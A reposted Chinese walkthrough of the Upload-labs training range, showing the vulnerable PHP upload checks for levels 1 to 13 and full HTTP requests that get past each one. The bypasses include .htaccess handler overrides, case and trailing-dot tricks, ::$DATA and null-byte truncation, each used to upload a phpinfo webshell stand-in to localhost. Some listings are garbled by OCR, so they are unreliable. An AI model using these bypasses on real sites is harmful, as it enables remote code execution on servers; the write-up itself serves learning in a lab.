

Upload-labs通关手册

转载

a370793934 于 2019-11-27 10:21:18 发布 1145 收藏 9

分类专栏: [WriteUp](#) 文章标签: [Upload-labs writeup ctf](#)

原文链接: <https://xz.aliyun.com/t/2435>

版权




[WriteUp](#) 专栏收录该内容

20 篇文章 2 订阅

订阅专栏

Upload-labs是一个帮你总结所有类型的上传漏洞的靶场，包括常见的文件上传漏洞：



项目地址: <https://github.com/c0ny1/upload-labs>

运行环境

操作系统: windows、Linux


php版本: 推荐5.2.17(其他版本可能会导致部分Pass无法突破)

php组件: php_gd2,php_exif (部分Pass需要开启这两个组件)


apache: 以moudel方式连接

第一关

直接上传php木马，发现前端报错：




尝试前端绕过，在前端js判断函数中加上可以上传php文件：



即可上传成功：




访问：



第二关


查看源代码：



发现仅仅判断content-type，于是修改content-type绕过：



上传成功：



第三关

查看源代码：

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array('.asp','.aspx','.php','.jsp');
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = deldot($file_name);//删除文件名末尾的点
8         $file_ext = strrchr($file_name, '.');
9         $file_ext = strtolower($file_ext); //转换为小写
10        $file_ext = str_replace(':', '$DATA', $file_ext); //去除分隔符::$DATA
11        $file_ext = trim($file_ext); //去除空白
12
13        if (in_array($file_ext, $deny_ext)) {
14            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
15                $img_path = $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'];
16                $is_upload = true;
17            }
18        } else {
19            $msg = '不允许上传 .asp, .aspx, .php, .jsp 后缀文件!';
20        }
21    } else {
22        $msg = $UPLOAD_ADDR . '文件夹不存在, 请手工创建!';
23    }
24 }
```



发现是黑名单判断，于是尝试用php3,phtml绕过

```
POST /Pass-03/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-03/index.php?action=show_code
Cookie: pass=03
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----217182918314486
Content-Length: 334

-----217182918314486
Content-Disposition: form-data; name="upload_file"; filename="info.phtml"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----217182918314486
Content-Disposition: form-data; name="submit"


-----217182918314486--
```



成功上传:



第四关

查看源代码:

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array('.php','.php5','.php4','.php2','.php1','.html','.htm','.phtml','.php','.php5','.php4','.php2','.php1','.html',
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = deldot($file_name);//删除文件名末尾的点
8         $file_ext = strrchr($file_name, '.');
9         $file_ext = strtolower($file_ext); //转换为小写
10        $file_ext = str_replace(':', '$DATA', $file_ext); //去除分隔符::$DATA
11        $file_ext = trim($file_ext); //去除空白
12
13        if (in_array($file_ext, $deny_ext)) {
14            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
15                $img_path = $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'];
16                $is_upload = true;
17            }
18        } else {
19            $msg = '此文件不允许上传!';
20        }
21    } else {
22        $msg = $UPLOAD_ADDR . '文件夹不存在, 请手工创建!';
23    }
24 }
```



虽然还是黑名单，但几乎过滤了所有有问题的后缀名，除了.htaccess，于是首先上传一个.htaccess内容如下的文件:

SetHandler application/x-httpd-php

```
POST /Pass-04/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-04/index.php?action=show_code
Cookie: pass=04
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----124301321316123
Content-Length: 335

-----124301321316123
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: text/plain

SetHandler application/x-httpd-php
-----124301321316123
Content-Disposition: form-data; name="submit"

OO
-----124301321316123--
```



这样所有文件都会解析为php，然后再上传图片马，就可以解析：

```
POST /Pass-04/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-04/index.php?action=show_code
Cookie: pass=04
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----79173120413768
Content-Length: 319

-----79173120413768
Content-Disposition: form-data; name="upload_file"; filename="1.gif"
Content-Type: image/gif

GIF89a
<?php phpinfo();?>
-----79173120413768
Content-Disposition: form-data; name="submit"

OO
-----79173120413768--
```




访问：



第五关

查看源代码：

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml");
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = stripslashes($file_name); //删除文件名末尾的点
8         $file_ext = strtolower($file_name);
9         $file_ext = str_replace('.',$_DATA, ''); //去除分隔符:.$DATA
10        $file_ext = trim($file_ext); //去除空白
11
12        if (in_array($file_ext, $deny_ext)) {
13            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
14                $img_path = $UPLOAD_ADDR . '/' . $file_name;
15                $is_upload = true;
16            }
17        } else {
18            $msg = '此文件不允许上传';
19        }
20    } else {
21        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
22    }
23 }
```



还是黑名单，加上了.htaccess，但是没有将后缀进行大小写统一，于是可以通过大小写绕过：

```
POST /Pass-05/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-05/index.php?action=show_code
Cookie: pass=05
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----9270647817614
Content-Length: 326

-----9270647817614
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----9270647817614
Content-Disposition: form-data; name="submit"

☐
-----9270647817614--
```




访问：



第六关

查看源代码：

```
1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".hta",".pht",".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml");
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_name = del_dot($file_name);//删除文件名中的点
8         $file_ext = strtolower($file_name);
9         $file_ext = strtolower($file_ext); //转换为小写
10        $file_ext = str_replace(":",'', $file_ext);//去除冒号::SOATA
11
12        if (in_array($file_ext, $deny_ext)) {
13            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
14                $msg_path = $UPLOAD_ADDR . '/' . $file_name;
15                $is_upload = true;
16            }
17        } else {
18            $msg = "此文件不允许上传";
19        }
20    } else {
21        $msg = $UPLOAD_ADDR . "文件夹不存在,请手工创建!";
22    }
23 }
```



还是黑名单，但是没有对后缀名进行去空处理，可在后缀名中加空绕过：

```
POST /Pass-06/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-06/index.php?action=show_code
Cookie: pass=06
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----322921096515303
Content-Length: 333


-----322921096515303
Content-Disposition: form-data; name="upload_file"; filename="info.php "
Content-Type: application/octet-stream

<?php phpinfo();?>
-----322921096515303
Content-Disposition: form-data; name="submit"

☐
-----322921096515303--
```



访问：



第七关

查看源代码：

```

1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".php", ".php5", ".php4", ".php3", ".php2", ".Html", ".hta", ".phtml");
6         $file_name = trim($_FILES['upload_file']['name']);
7         $file_ext = strtolower($file_name); //转换为小写
8         $file_ext = str_replace('.', '', $file_ext); //替换点号
9         $file_ext = trim($file_ext); //去除空白
10
11         if (!in_array($file_ext, $deny_ext)) {
12             if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
13                 $msg_path = $UPLOAD_ADDR . '/' . $file_name;
14                 $is_upload = true;
15             }
16         } else {
17             $msg = "此文件不允许上传";
18         }
19     } else {
20         $msg = $UPLOAD_ADDR . "文件夹不存在,请手工创建!";
21     }
22 }
23

```

还是黑名单，但是没有对后缀名进行去"."处理，利用windows特性，会自动去掉后缀名中最后的"."，可在后缀名中加"."绕过：

```

POST /Pass-07/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://127.0.0.1/Pass-07/index.php?action=show_code
Cookie: pass=07
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----27523307481642f
Content-Length: 333

-----27523307481642f
Content-Disposition: form-data; name="upload_file"; filename="info.php."
Content-Type: application/octet-stream

<?php phpinfo();?>
-----27523307481642f
Content-Disposition: form-data; name="submit"

OK
-----27523307481642f--

```

访问：



第八关

查看源代码：

```

1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pjp",".phps",".phpd",".ptp3",".ptp2",".html",".htm",".phtml",
6             $file_name = trim($_FILES['upload_file']['name']);
7             $file_name = delDot($file_name); //删除文件名中的点
8             $file_ext = strtolower($file_name); //转换为小写
9             $file_ext = str_replace(":", "", $file_ext); //去除冒号::$DATA
10            $file_ext = trim($file_ext); //去除空白
11
12            if (in_array($file_ext, $deny_ext)) {
13                if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
14                    $msg_path = $UPLOAD_ADDR . '/' . $file_name;
15                    $is_upload = true;
16                }
17            } else {
18                $msg = "此文件不允许上传";
19            }
20        } else {
21            $msg = $UPLOAD_ADDR . "文件不存在,请手工创建!";
22        }
23    }
24 }

```



还是黑名单，但是没有对后缀名进行去“::\$DATA”处理，利用windows特性，可在后缀名中加“::\$DATA”绕过：


```

Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-00/index.php
Cookie: pass=00
Host: 127.0.0.1
Content-Type: multipart/form-data; boundary=-----8994314237305
Content-Length: 333
-----8994314237305
Content-Disposition: form-data; name="upload_file"; filename="info.php::$DATA"
Content-Type: application/octet-stream
?php phpinfo();?>
-----8994314237305
Content-Disposition: form-data; name="submit"

```



访问：




第九关

查看代码：

```

1 $is_upload = false;
2 $msg = null;
3 if (isset($_POST['submit'])) {
4     if (file_exists($UPLOAD_ADDR)) {
5         $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pjp",".phps",".phpd",".ptp3",".ptp2",".html",".htm",".phtml",
6             $file_name = trim($_FILES['upload_file']['name']);
7             $file_name = delDot($file_name); //删除文件名中的点
8             $file_ext = strtolower($file_name); //转换为小写
9             $file_ext = str_replace(":", "", $file_name); //去除冒号::$DATA
10            $file_ext = trim($file_ext); //去除空白
11
12            if (in_array($file_ext, $deny_ext)) {
13                if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
14                    $msg_path = $UPLOAD_ADDR . '/' . $file_name;
15                    $is_upload = true;
16                }
17            } else {
18                $msg = "此文件不允许上传";
19            }
20        } else {
21            $msg = $UPLOAD_ADDR . "文件不存在,请手工创建!";
22        }
23    }
24 }

```



黑名单过滤，注意第15行和之前不太一样，路径拼接的是处理后的文件名，于是构造info.php.（点+空格+点），经过处理后，文件名变成info.php.，即可绕过。


```
POST /Pass-09/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-09/index.php?action=show_code
Cookie: pass=09
DNT: 1
X-Forwarded-For: 0.0.0.0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----30924055627617
Content-Length: 332

-----30924055627617
Content-Disposition: form-data; name="upload_file"; filename="info.php.."
Content-Type: application/octet-stream

<?php phpinfo():?>
-----30924055627617
Content-Disposition: form-data; name="submit"

[]
-----30924055627617--
```



访问:



第十关

查看源代码:

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","hta","phtml","jsp","jspa","jspx","jsw","jvw","jspf","jstl","asp","aspx","asa","asax","asc");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_replace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $file_name)) {
            $msg_path = $UPLOAD_ADDR . '/' . $file_name;
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . ' 文件夹不存在,请手工创建!';
    }
}
```



依旧是黑名单过滤, 注意到, 这里是将问题后缀名替换为空, 于是可以利用双写绕过:

```
OST /Pass-10/index.php?action=show_code HTTP/1.1
ost: 127.0.0.1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
eferer: http://127.0.0.1/Pass-10/index.php?action=show_code
ookie: pass=10
NT: 1
-Forwarded-For: 0.0.0.0
onnection: close
pgrade-Insecure-Requests: 1
ontent-Type: multipart/form-data; boundary=-----20392713920248
ontent-Length: 332

-----20392713920248
ontent-Disposition: form-data; name="upload_file"; filename="info.pphphp"
ontent-Type: application/octet-stream

?php phpinfo():?>
-----20392713920248
ontent-Disposition: form-data; name="submit"

[]
-----20392713920248--
```



访问:



第十一关

查看代码：

```

$ix_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $ix_upload = true;
        }
        else{
            $msg = '上传失败!';
        }
    }
    else{
        $msg = "只允许上传 .jpg-.png-.gif 类型文件!";
    }
}

```

看到是白名单判断，但是\$img_path直接拼接，因此可以利用%00截断绕过：



访问：



第十二关

查看代码：

```

$file_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg', 'png', 'gif');
    $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']['name'], ".")+1);
    if(in_array($file_ext, $ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path'] . "/" . rand(10, 99) . date("mdHis"). "-" . $file_ext;

        if(move_uploaded_file($temp_file, $img_path)){
            $file_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
    else{
        $msg = "只允许上传 .jpg|.png|.gif 类型文件! ";
    }
}

```

先知社区

和十一关不同的是这次的save_path是通过post传进来的，还是利用00截断，但这次需要在二进制中进行修改，因为post不会像get对%00进行自动解码。

67	72	61	64	65	2d	49	6e	73	65	63	75	72	65	2d	52	grade-Insecure-R
65	71	75	65	73	74	73	3a	20	31	0d	0a	43	6f	6e	74	requests: 1Cont
66	6e	74	2d	54	79	70	65	3a	20	6d	75	6c	74	69	70	ent-Type: multip
61	72	74	2f	66	6f	72	6d	2d	64	61	74	61	3b	20	62	art/form-data; b
6f	75	6e	64	61	72	79	3d	2d	2d	2d	2d	2d	2d	2d	2d	oundary=-----
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	-----
2d	2d	2d	31	39	36	36	32	32	33	32	39	38	32	33	37	---1966223298237
31	30	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	10Content-Leng
74	68	3a	20	34	34	32	0d	0a	0d	0a	2d	2d	2d	2d	2d	th: 442----
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	-----
2d	2d	2d	2d	2d	2d	2d	2d	31	39	36	36	32	32	33	32	-----19662232
39	38	32	33	37	31	30	0d	0a	43	6f	6e	74	65	6e	74	9823710Content
2d	44	69	73	70	6f	73	69	74	69	6f	6e	3a	20	66	6f	-Disposition: fo
72	6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	73	rm-data; name="s
61	76	65	5f	70	61	74	68	22	0d	0a	0d	0a	2e	2e	2f	ave_path"../
75	70	6c	6f	61	64	2f	69	6e	66	6f	2e	70	68	70	00	upload/info.php
0d	0a	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	

先知社区

```

POST /Pass-12/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-12/index.php?action=show_code
Cookie: pass=12
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----196622329823710
Content-Length: 442

-----196622329823710
Content-Disposition: form-data; name="save_path"
../upload/info.php
-----196622329823710
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----196622329823710
Content-Disposition: form-data; name="submit"

00
-----196622329823710--

```

先知社区

访问:


PHP Version 5.2.17	
System	Windows NT DESKTOP-1EGINQ2 6.2 build 9200
Build Date	Jan 9 2011 17:26:08
Configure Command	script /path/to/configure.sh --enable-openssl --enable-debug-pack --with-openssl=/path/to/openssl --with-mcrypt=/path/to/mcrypt --with-gmp --with-ldap --with-sockets --with-zlib --with-xml --with-xmlrpc --with-pear --with-sockets --with-zlib --with-xml --with-xmlrpc --with-pear
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\upload\info\env-win-0.1-beta\upload\info\env\PHP\php.ini

先知社区

第十三关

本关要求上传图片马即可，查看代码:

```
1 function getReailFileType($filename){
2     $file = fopen($filename, "rb");
3     $bin = fread($file, 2); //只读2字节
4     fclose($file);
5     $strInfo = @unpack("C2chars", $bin);
6     $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
7     $fileType = '';
8     switch($typeCode){
9         case 255216:
10            $fileType = 'jpg';
11            break;
12         case 13780:
13            $fileType = 'png';
14            break;
15         case 7173:
16            $fileType = 'gif';
17            break;
18         default:
19            $fileType = 'unknown';
20     }
21     return $fileType;
22 }
```



